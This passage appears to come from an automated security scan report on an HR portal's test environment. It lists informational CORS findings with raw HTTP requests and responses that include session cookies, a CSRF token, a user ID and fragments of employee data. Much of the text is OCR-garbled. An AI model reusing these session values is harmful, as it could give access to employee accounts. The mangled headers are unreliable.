Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/tftps://sapui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modellistMasterData":

. (22,"KTART","KTART\_TXT","BEGDA","ENDDA","REQUESTID","REQDATE","REQTIME","NUMTRANSF","REASON","WFSTATUS","WFBYMSS","WFBYMSS\_VIS","EDIT\_DEL","DB
DATE","DEDATE","BDEDNEW","EDEDNEW",

...[SNIP]...

## 10.56. https://testportal.zalaris.com/neptune/zmfp request system access

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_request\_system\_access

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_request\_system\_access?ajax\_id=GET\_DATA&ajax\_applid=ZMFP\_REQUEST\_SYSTEM\_ACCESS&sap-client=650&dxp=21100006&field\_id=00150 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657773078380; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.cbf1df54b50c4b73 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-cbf1df54b50c4b73-01

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:32:04 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

Content-Length: 3356 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: access-control-allow-headers: cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://salcors.azurewebsites.net/ https:// west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

{"modeloPageFormData":{"UNAME":"","EXTERNAL":false,"SYS\_NAME":"ERP","CLIENT\_TARG":"","MTEXT":"650 Statkraft","PERNR":"00000000","DELIMIT\_DATE":"","DATE\_FORMAT":"dd.MM.yyyy","SYS\_MSG":false,"SYS\_ZED":f....[SNIP]...

# 10.57. https://testportal.zalaris.com/neptune/zmfp\_sal\_letter

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_sal\_letter

## Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_sal\_letter?ajax\_id=SYNC&ajax\_applid=ZMFP\_SAL\_LETTER&sap-client=650&dxp=21100006&field\_id=00019 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772683163; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.479147a2be584531 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-479147a2be584531-01

Origin: https://testportal.zalaris.com

Dnť: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:25:37 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 content-length: 633

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods:

access-control-allow-headers: \*

cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com.443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src self 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://is.napusics.com/stalaris.com/stal https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

("modelMasterListData":[7,"ZYEAR","ZMONTH","MOLGA","BUKRS","LTYPE","LNAME","ZPAY\_DATE","2022","07","20","","SALAR","SALARY LETTER", "20220606", "2022", "04", "20", "", "BONUS", "BONUS LETTER", "20220412", "202

# 10.58. https://testportal.zalaris.com/neptune/zmfp team status

# Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Path: /neptune/zmfp\_team\_status

### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_team\_status?ajax\_id=SYNC&ajax\_applid=ZMFP\_TEAM\_STATUS&sap-client=650&dxp=21100006&field\_id=00020 HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771990993; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.0ea15239afda4fed Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-0ea15239afda4fed-01 Content-Length: 142 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close ("GS APP PARAMS":("ROLE":"ESS","CAL BEGDA":1657737000000,"CAL ENDDA":1658341799000,"EXP BEGDA":"20220714", "EXP ENDDA":"20220720","ALL":false}}

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:12:37 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 2014
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://saltestcors.azurewebsites.net/ https://sal
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://https://is.boost.ai/ https://uis.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
https://patioffn.twitter.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/EXTERNALTEST/* https://b.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/ttps://sapui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://sapui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
("modeloCalendarLegendData":[2,"TEXT","TYPE","Part Time","Type01","Absence Request","Type05","Full Day Absence","Type07","Part Day
 Absence","Type08","Travel","Type09"],"modeloPCSmallData":[5,"PERNR","
 ...[SNIP]..
```

# 10.59. https://testportal.zalaris.com/neptune/zmfp\_time\_entry\_v2

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_time\_entry\_v2

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_time\_entry\_v2?ajax\_id=SYNC&ajax\_applid=ZMFP\_TIME\_ENTRY\_V2&sap-client=650&dxp=21100006&field\_id=01034 HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mnjl2022-07-14704:02:32-980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771512560 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJuq3GKpZqFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.57c10912dde34c07 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-57c10912dde34c07-01 Content-Length: 15 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close {"GS\_INPUT":{}}

### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:05:25 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 48422
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src self unsafe-inline https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com https://*.maps.gstatic.com https://cdnjs.cloudflare.com/https://*.mapcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://b.wimg.com/http://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://eis.ap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
{"modeltabCatsData"
..ĪSNIP1..
```

### 10.60. https://testportal.zalaris.com/neptune/zmfp\_time\_statement

### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_time\_statement

### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_time\_statement?ajax\_id=GET\_PERIODS&ajax\_applid=ZMFP\_TIME\_STATEMENT&sap-client=650&dxp=21100006&field\_id=00111 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772444885; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.c5bd4508aa4c48b3

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c5bd4508aa4c48b3-01

Content-Length: 42

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers

{"GS\_PARAMS":{},"GS\_INPUT":{"PERIOD":365}}

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:20:58 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 content-length: 761

dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin:

access-control-allow-methods:

access-control-allow-headers: cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://sboot.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443

